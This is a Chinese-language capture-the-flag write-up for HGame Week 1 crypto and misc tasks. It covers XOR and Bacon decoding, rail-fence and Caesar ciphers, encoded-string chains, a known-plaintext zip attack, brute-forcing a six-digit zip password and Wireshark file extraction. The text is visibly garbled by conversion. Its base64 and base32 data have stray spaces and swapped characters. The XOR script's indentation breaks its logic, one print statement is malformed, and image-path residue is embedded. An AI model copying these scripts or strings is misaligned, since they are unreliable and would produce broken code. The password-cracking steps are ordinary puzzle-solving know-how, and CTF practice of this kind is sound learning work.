82 KhIkIhwCHEJHHUgoFE46dkB4DykMflRVSCIpxScrCzVqBWErGAc8VzExHg==  
83 WVQMKFmtr3cMFQ5EUv4anFPGF8WVX90SSIJLD41cAACJWYVd0QfBhcVFA==  
84 DVUNDCIzP3YyIEsNERIBdmcEOAk8YG9gJjMfISETdxMGIAQKZnMKcHodGg==  
85 IV5VCVAVK0ICQ0k3P2YIRxNADVUXXWNs0yIIPT4PUg45P1ggWVwcbBoARA==  
86 OFEmBVZI0n1CMWY+BmEiV1BQBSk2aGwfHDQWHg83QVw9HEEqT1dmfSpQGA==

```
87 LQUVDioROFwPEQgJL1MqVXXHB1QIYGFsSR8LFkMIc isVJ1tuG00fVgQkDg==  
88 USUFPxAeFH4B03ZeA380Vm hCDjQ1f0N0Hyo8PDF2WxUpJnJtam8dYw5TMA==  
89 XBUjDC5IBnIYS3AYE1oDdxJ1DwFUWX5LNiInUT12cVN sBFZgfHgjTAoCCA==  
90 IFJQKQ4oN3o9Gn0vEGE4dB NyAx0da1UUMzUQNjYRRQc6U1QMeX4FVxQIMg==  
91 MV4GIgYSAQIAHFcncGwJZVRhByQNFU5NHBMkUTYXd1MLU3wNXXw2cjEODQ==  
92 WAUuFF0zS1QfAn1eFh8de1RMVgBdax9r0CA0JT1zQh4u0gA6HUEATnsD0w==  
93 MTQjABI5KAA8EmgJDkI8en5xNhQMeBBeKwc2AxMvajJrPGkrXWwlQywrLw==  
94 BgsqHzMxQEkBBAEUKWQ4chVSEw83ZU5STyY2LAX2ZgoTXms8fFoyQjE8EA==  
95 LTIYCiEXCmFDFkIiMVwlaU5gFF8Gb1xLPCs1Nkw0fV0eG1gBQV5hRA0zNQ==  
96 GBJVKT YJFV0PJgYWdmF5R0F7MQoWW3FSDzp1KgAGBV FpHEoKfH41ATQoDQ==  
97 IjQwVCcyA1oPNwIAFGF5X1NtEwQrGndsM0E/Az16VwYaDXYgH1x1fwccDQ==  
98 ICgXKD9CMwICPV AeEkIAWWV4ADUyGRRJBCMhMTALWgU4In4xZW0qZTs2GA==  
99 H1ULHRdIHwQvGXg8cFojRUsAESMnXW5PCT0qHiICRyNqIQYYbGYnVwUV DQ==  
100 UDMy0jABB1I/PV4vAGMKSUViLwU/T1VDHBgIDxkoVyk wP3kNRQRmBikqSA==  
101 DDAT0wIBHAMwRXkFfxp7AWIEJiVdfFMRNDMABQcNSw8IDmYsZnASZSYMCw==  
102 Dz8QXS o2NgMgJwQBN2N6AU1XC1JSaV52GTgAUzohVBZmBFkra2U7bg1TSA==  
103 IwYEHgswIAc2BHMYH3oYf1BlWSRcS21fSAggCSMbeT4MOUkxSXkjYXpSEQ==  
104 Pi1S01QxGmAcG1kjKVE/QF5U0DISYVV8TQYrKj0XXjEcGkEYT kIaBXo2Hw==  
105 AjUCLwRNHEFCBAAjHuc/XVxcMw9UQUVoSTcuNBcTR1IYDEQuZH4GeAQiKQ==  
106 0xc7VSk8PQQEK0ddMnorZVd1ACK9ZFZSKD9yXTwCQDBtU0kzWgQUTTEwPw==  
107 KwoyB1VOEGIFR0IHAkJ1S0tWC1MiR0xHFEsCJwVySxdsUgYxZWE3UBQGOQ==  
108 LyUuWQk90l9HKXsdK34EV0cANC9dR3cfCxoJBQACBjQPPAU8VVxicDs qNg==  
109 OwMkAi8UJ3sxIgEvE0IBX2N7CAoLeBNUHBoSDyEzRiMzCnAU FVIyYxUdDA==  
110 ABIPIxMzK1c8SmsaEkcIWwd4NQYvSh9FBzkvLB43RzUxEUUSXXJgQTsDCA==  
111 EgYPFSwdJH8kQWE5HkI8QmBPODAVG2NvCiByPT10V1AyUwMtak/WgstEg==  
112 Eh47GAIpP38PB1YsKVl/SUFeACIuZ0QWSRMNCQbCgknP3BsH0YiRH BWA==  
113 LhMvKg50QF1FS1k6IEoufEddBQBVSXRtBxUfDjw0fhUqB3AxFWQ7BiktFw==  
114 BxAFWjE5AQEdPVsvP0wgBmZXFFQHaWp1CEAUJTYyBh0+XVERZXA2Q3EyCg==  
115 CxECHQwsBWETKmM9cH0oWUZgKD VddUdLT0MOKkMTfjE2LEJreF9mBycDKQ==  
116 OCwKOC0iAgo4FQE mNh0KVBdhFygCRkdyHRg/JkArYQcWPVQ0dEM1XBIqCA==  
117 Ih1QH1U3NQEwCQA8AGwDdG1cADUWbGhBPxooNxksdgwJD0ote2EYbnQ3CQ==  
118 Dh cqPh88GEE5JGEpK1oee2UGMyYkG2NKLQECEhYyYg00CgBhX0cTZBUPCg==  
119 DQsCAQ0oBUYdRUdeE3wKV1JtDBIKRhd0RjoyEDokUFRpEmtpGWI4X3Y0MA==  
120 PhVRCFUeBGQ7QkY3LGM CdBBbMA s9XxVs0kcPJwItBgE1X3YjTFcbTTMsOA==  
121 Igs30Qs3R1I8J0sWcBs+ZXRjUwMMGVJPCDk0PR4VCw8pDWE8HEY+ZRYrEw==  
122 IR8FVAghGHkTHHorAkAk d0NvFDAvaBYXTyo1V yMqYgcLo kJpb38feBMRGw==  
123 BFdQBSEjG18AH3JdCBwGSXUNG TIEHFFhRh8PFBsVXg8GHgQsekU/ARc9Sw==  
124 OjBSIwJIBEAvRFsMFB4DfmJTKyInfXdQMBk1XDcXBhMPnwaSHYSVw4x0w==  
125 WwMkPxABK31GGXQiA1p7VEpzNQstan9cCT01Iy8nYTIHJ0drVFk4WHEoRA==  
126 I14wCg4aPX5ACQddInF1YFNZMQ8Nfk wVDgMqlTsaWx5m00Q3ZgUSeTcI0g==  
127 KxBWAB0wKgYjBwIWJXg5QRJMFA8NHm8SEUYtMBc1AF0mEQs0aVIHcyQ1CA==  
128 LgoRIV0+GUEEAUAEf1gscklWCBBcWFZgEBAEARA7Uh0HL0UTGAATAjAJ Sg==  
129 AjY0JioCBVhFRHAAPWwHQ213LCYDZXBADAdyEUItW1w4PH4pHFE4UiIA Gg==  
130 ''' .strip().split('\n')  
131  
132
```

```

133 TABLE = (string.ascii_letters + string.digits).encode()
134
135
136 def f(j):
137     s = None
138     for e in exp:
139         b = base64.b64decode(e)
140         x = b[j]
141         i = set([chr(x^i) for i in TABLE if chr(x^i) in string.printable])
142     if s:
143         s = s&i
144     else:
145         s = i
146     return s
147
148
149 def main():
150     for i in range(flag_len):
151         print(tuple(f(i))[0], end=' ')
152     print()
153
154 main()

```

## Reorder

刚开始看这道题一脸懵逼，然后多试了几次，发现每十次输入会出来一串如 pLaIjhg+{e5m\$Umt!}Pnu3\_imR0!ATeT 奇怪的东西，看着有点像flag。

再结合题目仔细看一下，发现应该是个移位加密，输入与输出有映射关系。

于是构造了一些字符然后拿到对应输出，计算得到映射表，解码那串奇怪的字符串拿到flag，具体代码如下。

```

1 a = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
2 Z! '
3 b = 'ef2c601a54bd8739uvismghqlkrtonjpKLyICwxGBAHJEDzF! OYSMNWRQXZU
4 TPV'
5
6 m = dict()
7 for i in range(len(a)):
8     j = b.find(a[i])
9     m[i] = j
10
11 c = 'pLaIjhg+{e5m$Umt!}Pnu3_imR0!ATeT'

```

```
13 t = [None]*len(c)
14
15 for i in range(len(c)):
16     t[i] = c[m[i]]
17
18 print('.join(t))
```

## Week1 Crypto AK

## 0x04 Misc

# 欢迎参加HGame！

这道题吧，刚开始是真没看出来是base64编码的。。

然后还不屑于下面的 [www.baidu.com](http://www.baidu.com) , 想了半天无果, 谷歌无果, 无奈之下百度了, 结果tmd还真有。。。。

提示说是base64编码的，于是解码

得到一串摩丝代码，然后想着在线解码，结果试了几个结果都不太一样，提交flag也出毛病。。。无奈之下又试了几次。。结果发现要全大写/吐血  
最后提交，通过。（签到题真难）

璧紙

这题，开始解压zip包得到一张图

binwalk 一下

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
30	0x1E	TIFF image data, big-endian, offset of first image directory: 8
1320930	0x1427E2	Zip archive data, encrypted at least v2.0 to extra ct, compressed size: 80, uncompressed size: 108, name: flag.txt
1321138	0x1428B2	End of Zip archive, footer length: 45, comment: "Password is picture ID."

然后得知图里有图本身和一个有flag.txt加密了的压缩包

压缩包提示 Password is picture ID。

然后就到了这题最坑的地方了，我先是天真试了一下图片名解压，不行，那我就Stegsolve打开分析。。然后看到里面有图片的xml一些段，其中有一串ID。。我以为找到了，试了一下发现不行。。。

前前后后试图揣测出题人本意硬是熬了快一天，，最后顶不住去问出题人。。。

结果提醒我去百度 Pixiv搜图 找ID。。嘤。。。终于找到了（二次元盲落泪）

最后终于成功解压，flag.txt里是一串unicode码，丢py里拿到flag

```
>>> '\u0068\u0067\u0061\u006d\u0065\u007b\u0044\u006f\u005f\u0079\u0030\u0075\u005f\u004b\u006e\u004f\u0057\u005f\u0075\u004e\u0069\u0043\u0030\u0064\u0033\u003f\u007d'
'hgame{Do_y0u_Kn0W_uNiC0d3?}'
>>>
```

(一点点吐槽，，这题跟unicode没多少关系啊呜呜呜)

## 克苏鲁神话

解压得到一个加密压缩包和一个Bacon.txt，起初没想到怎么弄，后来查了一下古典密码才发现这是培根加密。

写脚本解密

```
1 alphabet = ('a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n',
2   'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z')
3
4 v1 = ("aaaaa", "aaaab", "aaaba", "aaabb", "aabaa", "aabab", "aabba", "aab
5 bb", "abaaa", "abaab", "ababa", "ababb", "abbaa", "abbab", "abbba", "abbbb
6 ", "baaaa", "baaab", "baaba", "baabb", "babaa", "babab", "babba", "babbb",
7 "bbaaa", "bbaab")
8
9 v2 = ("aaaaa", "aaaab", "aaaba", "aaabb", "aabaa", "aabab", "aabba", "aab
10 bb", "abaaa", "abaab", "ababa", "ababb", "abbaa", "abbab", "abbba",
11 ", "abbbb", "baaaa", "baaab", "baaba", "baabb", "baabb", "babaa", "babab",
12 "babba", "babbb")
13
```

```

14 | s = "of SuCh GrEAt powers OR beiNGS tHere may BE conCEivAbly A SuR
15 | vIval oF HuGely REmOTE periOd."
16 |
17 | s1 = ''.join(['a' if i.isupper() else 'b' for i in s.replace(' ', 
18 | '')).replace('. ', '')])
19 | s2 = ''.join(['b' if i.isupper() else 'a' for i in s.replace(' ', 
20 | '')).replace('. ', '')])
21 |
22 | print(s1, len(s1))
23 | print(s2, len(s2))
24 |
25 | def d(x, y):
26 |     try:
27 |         return alphabet[x.index(y)]
28 |     except:
29 |         return '?'
30 |
31 | r1 = ''
32 | r2 = ''
33 | r3 = ''
34 | r4 = ''
35 | for i in range(len(s1)//5):
|     d1 = s1[i*5:i*5+5]
|     d2 = s2[i*5:i*5+5]
|     r1 += d(v1, d1)
|     r2 += d(v1, d2)
|     r3 += d(v2, d1)
|     r4 += d(v2, d2)
|     print('*', r1, r1.upper())
|     print('*', r2, r2.upper())
|     print('*', r3, r3.upper())
|     print('*', r4, r4.upper())

```

得到

```

1 | bbabababaabbbaabbbaaababbbaabbbaabbbaabbbaabbbaababbbaababbbaab
2 | aaabbbaab 75
3 | aababababbaaaaaaaaabbbaabbbabaaaaaaaaabbbaabbbaabbabaaaabbabaaaabb
4 | bbbaaaaba 75
5 | * ?u?zyx???sxs?r? ?U?ZYX???SXS?R?
6 | * flaghiddenindoc FLAGHIDDENINDOC
* ?w???z???tzt?s? ?W???Z???TZT?S?
* fmaghiddeiodpc FMAGHIDDEOIODPC

```

然后我以为 FLAGHIDDENINDOC 这个就是密码，，结果大小写都试了也打不开压缩包。

再研究了一下，发现压缩包里的也有Bacon.txt，和给的Bacon.txt有一样的CRC32校验值，那就zip明文攻击喽，同样的格式不带密码加密后丢进ARCHPR成功还原出不带密码压缩包。

打开压缩包里的doc，提示密码，输入 FLAGHIDDENINDOC，成功进入。

瞄了一眼全是文字，没有flag，再去查了一下，原来还有隐藏文字选项，打开就找到了flag。

市再次沉入海底，因为“警醒号”在四月的风暴后曾驶过那个位置。而他在地面上的祭司依然在偏远的角落里，围着放置偶像的巨石号叫、跳跃和杀戮。克苏鲁肯定在沉没中被困在了黑暗深渊中，否则我们的世界此刻早已充满了惊恐和疯狂的尖叫。谁知道以后会怎么样呢？已经升起的或会沉没，已经沉没的或会升起。可憎之物在深渊中等待和做梦，衰败蔓延于人类岌岌可危的城市。那一刻终将到来——但我不愿也不能去想象！我衷心祈祷，假如我在死后留下了这份手稿，希望遗嘱执行人会用谨慎代替鲁莽，别再让第二双眼睛看到它。←

hgame{Y0u\_h@Ve\_F0Und\_mY\_S3cReT} ↵

## 签到题ProPlus

先根据提示

1 Rdjxfwxjfimkn z,ts wntzi xtjrwm xsfjt jm ywt rtntwhf f y h jnsxf  
2 qjFjf jnb rg fiyykwtbsnkm tm xa jsdwqjfmkjy wlviHtqzqsGsffywjjy  
3 ynf yssm xfjypnyihjn.  
4  
5 JRFVJYFZVRUAGMAI  
6

\* Three fenses first, Five Caesar next. English sentense first, zip password next.

三位栅栏，五位凯撒，解出上面的原话

### 凯撒密码加密/解密

明文:	Many years later as he faced the firing squad, Colonel Aureliano Buendia was to remember that distant afternoon when his father took him to discover ice.		
偏移量	5	加密	解密
密文:	Rfsd difwx qfyiw fx mi kfhii ymj knwnsl xvzfi. Htatsiq Fzwjanfst Gzsinf bfx yt wiriraiw vrmfy inxyfsy fkjwstts bmjs mnx kfymiw yttip mnr yt inxhtaiw nhj.		

然后这里卡了我好久，迷之卡。。刚开始我没看懂 English sentense first, zip

password next. 的意思。。后来发现就是把下面的那一串也三位栅栏，五位凯撒就行了。。

## 凯撒密码加密/解密

	EAVMUBAQHQMVEPDT
明文:	
偏移量	5
	<input type="button" value="加密"/> <input type="button" value="解密"/>
密文:	JFARZGFVMVRAJUIY

拿到zip密码 EAVMUBAQHQMVEPDT， 打开压缩包。


打开OK.txt之后是一坨Ook!，查了一下才知道Ook!也是编码。。

```
data:text;base32,NFLEET2SO4YEWR3HN5AUCQKBJZJVK2CFKVTUCQKBKF1UCQKB1CUGQKZIFAUCRCPINCW6S2BIFAU6V2VNRCVCVSSGRXE6MTBKM3DIRKOO53UIMZPGB31V3ZINJVOOCMNCTQ33LMJFXEOKPHBQSW3CBKNLC6MRTIFAU1KZVMM4WIQKBIRVWOQ1IF3UCY2NIFIUCK2ZIFTUCOCBIZCECSKBKBDUCSKBMZGUCUKBJ5AUI2DHIFAUQN2ZJ1GKL3WNIXWINBQM5CTANJZOZHG2YLYLJQW6L2KMIYXGM3YJMYF1VRWK52G25LNMFYGI1KZF5GFUMKRHF3TMY2WLBOXC4DNOVLVO4KQPFLTSYSOHBJXIRJRMVWHEWTSOBWXCWB1VIHSMTEKVIGGT3OIZLDE4LRLJZGY3DRN14GY5SXPJTEK4SSJZMHAYJSME3FU4LMHF1UODUNZLEIM2EOB4FMZDROFWWCNK2MFXS6STCGFZTG6CLGBKFMNSXORWXK3LB0BTGC1PJRNDCUJZ043GGVSYMFYXA3LVK5LXCUDZK44WETRYKN2EKMLFNRZFU4TQNVYVQMTN14TEZCWJ5FU66BRNRXHON2OJRAXGVLVOR5HGTCJMJ3XMNLNFNVUE2SDFM3XC3LHPFC1TLOGBUE2WKUGNSFKMC1KF4WQ2ZLNNFGSQ2PF5ZG2ZZWI5KU22RQNBRVCUJTORTCS1PFUGWT3LJRUUVGRZY01ZHGNSHIVEWMQMDYMNJVCM3IMYYTGULXNBCUW3KMPFJUOOCMG1TMV2BJUFK6DGKNAKU2DGKYZVIR2XHBEXCULUGB1XAOCPPJLEU6BXKVRDGRCPKI4W1LEJZDGMYKFKBUDEYLQMVGGC2TFGRNHSUDWONKHA33RG5AWYOKPNJJEY6DCKVRDGVC1E4TS3LEJZDFQWKFF5YDAYKKMFFWC6TFGZNHSRDWON5HI4DROJAW4OKPNZIUYQSYLBI4VCQKFHDK3TEHFFFWKVF5XTANSGLJFXCN3EGZFDMQTWJUXXK4CLNZBW45CDNZITO1VLBGHMUSQKFHDK3RZGFFFKNCVHFVKK2ILJYW2NDEOFHDOQTWJEVXKNKPNVBW45CDI3TOTSVNZEHIUTWMNGTKSBRGJFDAMCWHFXVCK2ILJYWYNDUOFHDO2DOJEVSW6CPNVU1
```

在线解码得到一串base32， python解base32得到另一串base64，再解base64发现时png图片，保存之后是二维码图。



然后简单粗暴拿iPhone扫了一下



拿到flag

## 每日推荐

压缩包打开，是Wireshark抓包文件，稍微分析一下，题目提到音乐，就干脆Wireshark里选择HTTP导出，大小从大到小排列，第一个研究了一下发现是个压缩包，导出保存。


## Wireshark · 导出 · HTTP 对象列表

分组	主机名	内容类型	大小	文件名
3048	192.168.146.1:8008	multipart/form-data	8290 kB	async-upload.php
7134	192.168.146.1:8008	application/javascript	669 kB	wp-tinymce.js?ver=4960-20190918
5430	192.168.146.1:8008	application/javascript	631 kB	components.min.js?ver=8.3.2
3390	192.168.146.1:8008	text/html	349 kB	post-new.php
5631	192.168.146.1:8008	application/javascript	311 kB	block-editor.min.js?ver=3.2.5
6363	192.168.146.1:8008	application/javascript	302 kB	block-library.min.js?ver=2.9.6
5799	192.168.146.1:8008	application/javascript	192 kB	date.min.js?ver=3.5.0
6139	192.168.146.1:8008	application/javascript	190 kB	editor.min.js?ver=9.7.6
1536	192.168.146.1:8008	application/javascript	160 kB	mediaelement-and-player.min.js?ver=4.2.13-99
4019	192.168.146.1:8008	application/javascript	160 kB	mediaelement-and-player.min.js?ver=4.2.13-99
4747	192.168.146.1:8008	application/javascript	151 kB	blocks.min.js?ver=6.7.2
125	192.168.146.1:8008	text/html	110 kB	index.php

解压需要密码，7zip打开看提示说密码为六位数字，上ARCHPR爆破半分钟拿到密码。

类型	zip
警告	有效数据外包含额外数据
物理大小	8 289 878
尾部大小	49 908
注释	密码为6位数字

解压出一首歌，考虑是音频隐写，Audacity打开，一番乱试之后。。。



拿到flag。

## Week1 Misc AK